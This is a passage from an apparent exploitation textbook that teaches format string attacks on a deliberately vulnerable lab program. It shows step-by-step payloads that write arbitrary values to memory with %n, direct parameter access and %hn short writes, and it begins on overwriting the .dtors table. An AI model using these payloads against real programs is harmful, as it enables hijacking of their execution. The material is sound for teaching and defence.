Looking at the hexadecimal representation of the test_val value, it's apparent that the least significant byte can be controlled fairly well. (Remember that the least significant byte is actually located in the first byte of the four-byte word of memory.) This detail can be used to write an entire address. If four writes are done at sequential memory addresses, the least significant byte can be written to each byte of a four-byte word, as shown here:

```
Memory                      94 95 96 97
First write to 0x08049794   AA 00 00 00
Second write to 0x08049795     BB 00 00 00
Third write to 0x08049796         CC 00 00 00
Fourth write to 0x08049797           DD 00 00 00
Result                      AA BB CC DD
```

As an example, let's try to write the address 0xDDCCBBAA into the test variable. In memory, the first byte of the test variable should be 0xAA, then 0xBB, then 0xCC, and finally 0xDD. Four separate writes to the memory addresses 0x08049794, 0x08049795, 0x08049796, and 0x08049797 should accomplish this. The first write will write the value 0x000000aa, the second 0x000000bb, the third 0x000000cc, and finally 0x000000dd.

The first write should be easy.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??%x%x%8x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc       0
[*] test_val @ 0x08049794 = 28 0x0000001c
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xaa - 28 + 8
$1 = 150
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%150x%n
The right way to print user-controlled input:
??%x%x%150x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

The last %x format parameter uses 8 as the field width to standardize the output. This is essentially reading a random DWORD from the stack, which could output anywhere from 1 to 8 characters. Since the first overwrite puts 28 into test_val, using 150 as the field width instead of 8 should control the least significant byte of `test_val` to `0xAA`.

Now for the next write. Another argument is needed for another `%x` format parameter to increment the byte count to 187, which is 0xBB in decimal. This argument could be anything; it just has to be four bytes long and must be located after the first arbitrary memory address of `0x08049754`. Since this is all still in the memory of the format string, it can be easily controlled. The word *JUNK* is four bytes long and will work fine.

After that, the next memory address to be written to, `0x08049755`, should be put into memory so the second `%n` format parameter can access it. This means the beginning of the format string should consist of the target memory address, four bytes of junk, and then the target memory address plus one. But all of these bytes of memory are also printed by the format function, thus incrementing the byte counter used for the `%n` format parameter. This is getting tricky.

Perhaps we should think about the beginning of the format string ahead of time. The goal is to have four writes. Each one will need to have a memory address passed to it, and among them all, four bytes of junk are needed to properly increment the byte counter for the `%n` format parameters. The first `%x` format parameter can use the four bytes found before the format string itself, but the remaining three will need to be supplied data. For the entire write procedure, the beginning of the format string should look like this:

0x08049794		0x08049795		0x08049796		0x08049797
94 97 04 08	J U N K	95 97 04 08	J U N K	96 97 04 08	J U N K	97 97 04 08

Let's give it a try.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\
x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = 52 0x00000034
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa - 52 + 8"
$1 = 126
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\
x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

The addresses and junk data at the beginning of the format string changed the value of the necessary field width option for the %x format parameter. However, this is easily recalculated using the same method as before. Another way this could have been done is to subtract 24 from the previous field width value of 150, since 6 new 4-byte words have been added to the front of the format string.

Now that all the memory is set up ahead of time in the beginning of the format string, the second write should be simple.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbb - 0xaa"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\
x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
   0        4b4e554a
[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking:~/booksrc $
```

The next desired value for the least significant byte is 0xBB. A hexadecimal calculator quickly shows that 17 more bytes need to be written before the next %n format parameter. Since memory has already been set up for a %x format parameter, it's simple to write 17 bytes using the field width option.

This process can be repeated for the third and fourth writes.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcc - 0xbb"
$1 = 17
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xdd - 0xcc"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\
x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n%17x%n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n%17x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
   0        4b4e554a        4b4e554a        4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xddccbbaa
reader@hacking:~/booksrc $
```

By controlling the least significant byte and performing four writes, an entire address can be written to any memory address. It should be noted that the three bytes found after the target address will also be overwritten using this technique. This can be quickly explored by statically declaring another initialized variable called next_val, right after test_val, and also displaying this value in the debug output. The changes can be made in an editor or with some more sed magic.

Here, next_val is initialized with the value 0x11111111, so the effect of the write operations on it will be apparent.

```
reader@hacking:~/booksrc $ sed -e 's/72;/72, next_val = 0x11111111;/;/@/{h;s/test/next/g;x;G}'
fmt_vuln.c > fmt_vuln2.c
reader@hacking:~/booksrc $ diff fmt_vuln.c fmt_vuln2.c
7c7
<    static int test_val = -72;
---
> static int test_val = -72, next_val = 0x11111111;
27a28
> printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_val);
reader@hacking:~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c
reader@hacking:~/booksrc $ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080497b4 = -72 0xffffffb8
[*] next_val @ 0x080497b8 = 286331153 0x11111111
reader@hacking:~/booksrc $
```

As the preceding output shows, the code change has also moved the address of the test_val variable. However, next_val is shown to be adjacent to it. For practice, let's write an address into the variable test_val again, using the new address.

Last time, a very convenient address of 0xddccbbaa was used. Since each byte is greater than the previous byte, it's easy to increment the byte counter for each byte. But what if an address like 0x0806abcd is used? With this address, the first byte of 0xCD is easy to write using the %n format parameter by outputting 205 bytes total bytes with a field width of 161. But then the next byte to be written is 0xAB, which would need to have 171 bytes outputted. It's easy to increment the byte counter for the %n format parameter, but it's impossible to subtract from it.

```
reader@hacking:~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x080497f4 = -72 0xffffffb8
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 5"
$1 = 200
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = -72 0xffffffb8
```

```
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x080497f4 = 52 0x00000034
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 52 + 8"
$1 = 161
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                    0
[*] test_val @ 0x080497f4 = 205 0x000000cd
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xab - 0xcd"
$1 = -34
reader@hacking:~/booksrc $
```

Instead of trying to subtract 34 from 205, the least significant byte is just wrapped around to `0x1AB` by adding 222 to 205 to produce 427, which is the decimal representation of `0x1AB`. This technique can be used to wrap around again and set the least significant byte to `0x06` for the third write.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x1ab - 0xcd"
$1 = 222
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /d 0x1ab"
$1 = 427
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                    0
                                                 4b4e554a
[*] test_val @ 0x080497f4 = 109517 0x0001abcd
[*] next_val @ 0x080497f8 = 286331136 0x11111100
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x06 - 0xab"
$1 = -165
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x106 - 0xab"
$1 = 91
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                    0
                                                 4b4e554a
```

```
                    4b4e554a
[*] test_val @ 0x080497f4 = 33991629 0x0206abcd
[*] next_val @ 0x080497f8 = 286326784 0x11110000
reader@hacking:~/booksrc $
```

With each write, bytes of the `next_val` variable, adjacent to `test_val`, are being overwritten. The wraparound technique seems to be working fine, but a slight problem manifests itself as the final byte is attempted.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x08 - 0x06"
$1 = 2
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x%n%2x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%2x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                 0
                                                    4b4e554a
                    4b4e554a4b4e554a
[*] test_val @ 0x080497f4 = 235318221 0x0e06abcd
[*] next_val @ 0x080497f8 = 285212674 0x11000002
reader@hacking:~/booksrc $
```

What happened here? The difference between `0x06` and `0x08` is only two, but eight bytes are output, resulting in the byte `0x0e` being written by the `%n` format parameter, instead. This is because the field width option for the `%x` format parameter is only a *minimum* field width, and eight bytes of data were output. This problem can be alleviated by simply wrapping around again; however, it's good to know the limitations of the field width option.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x108 - 0x06"
$1 = 258
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x%n%258x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%258x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                 0
                                                    4b4e554a
                    4b4e554a
                                                             4b4e554a
[*] test_val @ 0x080497f4 = 134654925 0x0806abcd
[*] next_val @ 0x080497f8 = 285212675 0x11000003
reader@hacking:~/booksrc $
```

Just like before, the appropriate addresses and junk data are put in the beginning of the format string, and the least significant byte is controlled for four write operations to overwrite all four bytes of the variable `test_val`. Any value subtractions to the least significant byte can be accomplished by wrapping the byte around. Also, any additions less than eight may need to be wrapped around in a similar fashion.

0x355 Direct Parameter Access

Direct parameter access is a way to simplify format string exploits. In the previous exploits, each of the format parameter arguments had to be stepped through sequentially. This necessitated using several `%x` format parameters to step through parameter arguments until the beginning of the format string was reached. In addition, the sequential nature required three 4-byte words of junk to properly write a full address to an arbitrary memory location.

As the name would imply, *direct parameter access* allows parameters to be accessed directly by using the dollar sign qualifier. For example, `%n$d` would access the *n*th parameter and display it as a decimal number.

```
printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

The preceding `printf()` call would have the following output:

```
7th: 70, 4th: 00040
```

First, the *70* is outputted as a decimal number when the format parameter of `%7$d` is encountered, because the seventh parameter is 70. The second format parameter accesses the fourth parameter and uses a field width option of `05`. All of the other parameter arguments are untouched. This method of direct access eliminates the need to step through memory until the beginning of the format string is located, since this memory can be accessed directly. The following output shows the use of direct parameter access.

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%4\$x
The right way to print user-controlled input:
AAAA%4$x
The wrong way to print user-controlled input:
AAAA41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

In this example, the beginning of the format string is located at the fourth parameter argument. Instead of stepping through the first three parameter arguments using `%x` format parameters, this memory can be accessed directly. Since this is being done on the command line and the dollar sign is a special character, it must be escaped with a backslash. This just tells the command shell to avoid trying to interpret the dollar sign as a special character. The actual format string can be seen when it is printed correctly.

Direct parameter access also simplifies the writing of memory addresses. Since memory can be accessed directly, there's no need for four-byte spacers of junk data to increment the byte output count. Each of the %x format parameters that usually performs this function can just directly access a piece of memory found before the format string. For practice, let's use direct parameter access to write a more realistic-looking address of 0xbffffd72 into the variable test_vals.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08"
. "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%4\$n
The right way to print user-controlled input:
????????%4$n
The wrong way to print user-controlled input:
????????
[*] test_val @ 0x08049794 = 16 0x00000010
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x72 - 16
$1 = 98
(gdb) p 0xfd - 0x72
$2 = 139
(gdb) p 0xff - 0xfd
$3 = 2
(gdb) p 0x1ff - 0xfd
$4 = 258
(gdb) p 0xbf - 0xff
$5 = -64
(gdb) p 0x1bf - 0xff
$6 = 192
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08"
. "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%98x%4\$n%139x%5\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n
The wrong way to print user-controlled input:
????????
                                                                         bffff3c0
                                                      b7fe75fc
[*] test_val @ 0x08049794 = 64882 0x0000fd72
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08"
. "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%98x%4\$n%139x%5\$n%258x%6\$n%192x%7\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n%258x%6$n%192x%7$n
The wrong way to print user-controlled input:
????????
                                                                         bffff3b0
                                                      b7fe75fc
                              0
                                     8049794
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Since the stack doesn't need to be printed to reach our addresses, the number of bytes written at the first format parameter is 16. Direct parameter access is only used for the %n parameters, since it really doesn't matter what values are used for the %x spacers. This method simplifies the process of writing an address and shrinks the mandatory size of the format string.

0x356 Using Short Writes

Another technique that can simplify format string exploits is using short writes. A *short* is typically a two-byte word, and format parameters have a special way of dealing with them. A more complete description of possible format parameters can be found in the printf manual page. The portion describing the length modifier is shown in the output below.

```
The length modifier
   Here, integer conversion stands for d, i, o, u, x, or X conversion.

   h      A following integer conversion corresponds to a short int or
          unsigned short int argument, or a following n conversion
          corresponds to a pointer to a short int argument.
```

This can be used with format string exploits to write two-byte shorts. In the output below, a short (shown in bold) is written in at both ends of the four-byte test_val variable. Naturally, direct parameter access can still be used.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = -65515 0xffff0015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 1441720 0x0015ffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%4\$hn
The right way to print user-controlled input:
??%4$hn
The wrong way to print user-controlled input:
??
[*] test_val @ 0x08049794 = 327608 0x0004ffb8
reader@hacking:~/booksrc $
```

Using short writes, an entire four-byte value can be overwritten with just two %hn parameters. In the example below, the test_val variable will be overwritten once again with the address 0xbffffd72.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xfd72 - 8
$1 = 64874
(gdb) p 0xbfff - 0xfd72
$2 = -15731
(gdb) p 0x1bfff - 0xfd72
$3 = 49805
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08\x96\x97\x04\x08")%64874x%4\
$hn%49805x%5\$hn
The right way to print user-controlled input:
????%64874x%4$hn%49805x%5$hn
The wrong way to print user-controlled input:
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

The preceding example used a similar wraparound method to deal with the second write of `0xbfff` being less than the first write of `0xfd72`. Using short writes, the order of the writes doesn't matter, so the first write can be `0xfd72` and the second `0xbfff`, if the two passed addresses are swapped in position. In the output below, the address `0x08049796` is written to first, and `0x08049794` is written to second.

```
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xfd72 - 0xbfff
$2 = 15731
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08\x94\x97\x04\x08")%49143x%4\
$hn%15731x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%15731x%5$hn
The wrong way to print user-controlled input:
????

                                                                         b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

The ability to overwrite arbitrary memory addresses implies the ability to control the execution flow of the program. One option is to overwrite the return address in the most recent stack frame, as was done with the stack-based overflows. While this is a possible option, there are other targets that have more predictable memory addresses. The nature of stack-based overflows only allows the overwrite of the return address, but format strings provide the ability to overwrite any memory address, which creates other possibilities.

0x357 Detours with .dtors

In binary programs compiled with the GNU C compiler, special table sections called `.dtors` and `.ctors` are made for destructors and constructors, respectively. Constructor functions are executed before the `main()` function is executed, and destructor functions are executed just before the `main()` function exits with an exit system call. The destructor functions and the `.dtors` table section are of particular interest.

A function can be declared as a destructor function by defining the destructor attribute, as seen in dtors_sample.c.

dtors_sample.c

```
#include <stdio.h>
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));

main() {
   printf("Some actions happen in the main() function..\n");
   printf("and then when main() exits, the destructor is called..\n");

   exit(0);
}

void cleanup(void) {
   printf("In the cleanup function now..\n");
}
```

In the preceding code sample, the `cleanup()` function is defined with the destructor attribute, so the function is automatically called when the `main()` function exits, as shown next.

```
reader@hacking:~/booksrc $ gcc -o dtors_sample dtors_sample.c
reader@hacking:~/booksrc $ ./dtors_sample
Some actions happen in the main() function..
and then when main() exits, the destructor is called..
In the cleanup() function now..
reader@hacking:~/booksrc $
```

This behavior of automatically executing a function on exit is controlled by the `.dtors` table section of the binary. This section is an array of 32-bit addresses terminated by a NULL address. The array always begins with `0xffffffff` and ends with the NULL address of `0x00000000`. Between these two are the addresses of all the functions that have been declared with the destructor attribute.

The `nm` command can be used to find the address of the `cleanup()` function, and `objdump` can be used to examine the sections of the binary.

```
reader@hacking:~/booksrc $ nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
         w _Jv_RegisterClasses
080495a8 d __CTOR_END__
080495a4 d __CTOR_LIST__
❶ 080495b4 d __DTOR_END__
❷ 080495ac d __DTOR_LIST__
080485a0 r __FRAME_END__
080495b8 d __JCR_END__
080495b8 d __JCR_LIST__
080496b0 A __bss_start
080496a4 D __data_start
08048480 t __do_global_ctors_aux
08048340 t __do_global_dtors_aux
080496a8 D __dso_handle
         w __gmon_start__
08048479 T __i686.get_pc_thunk.bx
080495a4 d __init_array_end
080495a4 d __init_array_start
08048400 T __libc_csu_fini
08048410 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
080496b0 A _edata
080496b4 A _end
080484b0 T _fini
080484e0 R _fp_hw
0804827c T _init
080482f0 T _start
08048314 t call_gmon_start
080483e8 t cleanup
080496b0 b completed.1
080496a4 W data_start
         U exit@@GLIBC_2.0
08048380 t frame_dummy
080483b4 T main
080496ac d p.0
         U printf@@GLIBC_2.0
reader@hacking:~/booksrc $
```

The `nm` command shows that the `cleanup()` function is located at `0x080483e8` (shown in bold above). It also reveals that the `.dtors` section starts at `0x080495ac` with `__DTOR_LIST__` (❷) and ends at `0x080495b4` with `__DTOR_END__` (❶). This means that `0x080495ac` should contain `0xffffffff`, `0x080495b4` should contain `0x00000000`, and the address between them (`0x080495b0`) should contain the address of the `cleanup()` function (`0x080483e8`).

The `objdump` command shows the actual contents of the `.dtors` section (shown in bold below), although in a slightly confusing format. The first value of `80495ac` is simply showing the address where the `.dtors` section is located. Then the actual bytes are shown, opposed to DWORDs, which means the bytes are reversed. Bearing this in mind, everything appears to be correct.

```
reader@hacking:~/booksrc $ objdump -s -j .dtors ./dtors_sample

./dtors_sample:     file format elf32-i386

Contents of section .dtors:
 80495ac ffffffff e8830408 00000000           ............
reader@hacking:~/booksrc $
```

An interesting detail about the `.dtors` section is that it is writable. An object dump of the headers will verify this by showing that the `.dtors` section isn't labeled `READONLY`.

```
reader@hacking:~/booksrc $ objdump -h ./dtors_sample

./dtors_sample:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048114  08048114  00000114  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048128  08048128  00000128  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         0000002c  08048148  08048148  00000148  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym       00000060  08048174  08048174  00000174  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr       00000051  080481d4  080481d4  000001d4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gnu.version  0000000c  08048226  08048226  00000226  2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .gnu.version_r 00000020  08048234  08048234  00000234  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .rel.dyn      00000008  08048254  08048254  00000254  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt      00000020  0804825c  0804825c  0000025c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init         00000017  0804827c  0804827c  0000027c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt          00000050  08048294  08048294  00000294  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text         000001c0  080482f0  080482f0  000002f0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .fini         0000001c  080484b0  080484b0  000004b0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata       000000bf  080484e0  080484e0  000004e0  2**5
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .eh_frame     00000004  080485a0  080485a0  000005a0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 15 .ctors        00000008  080495a4  080495a4  000005a4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```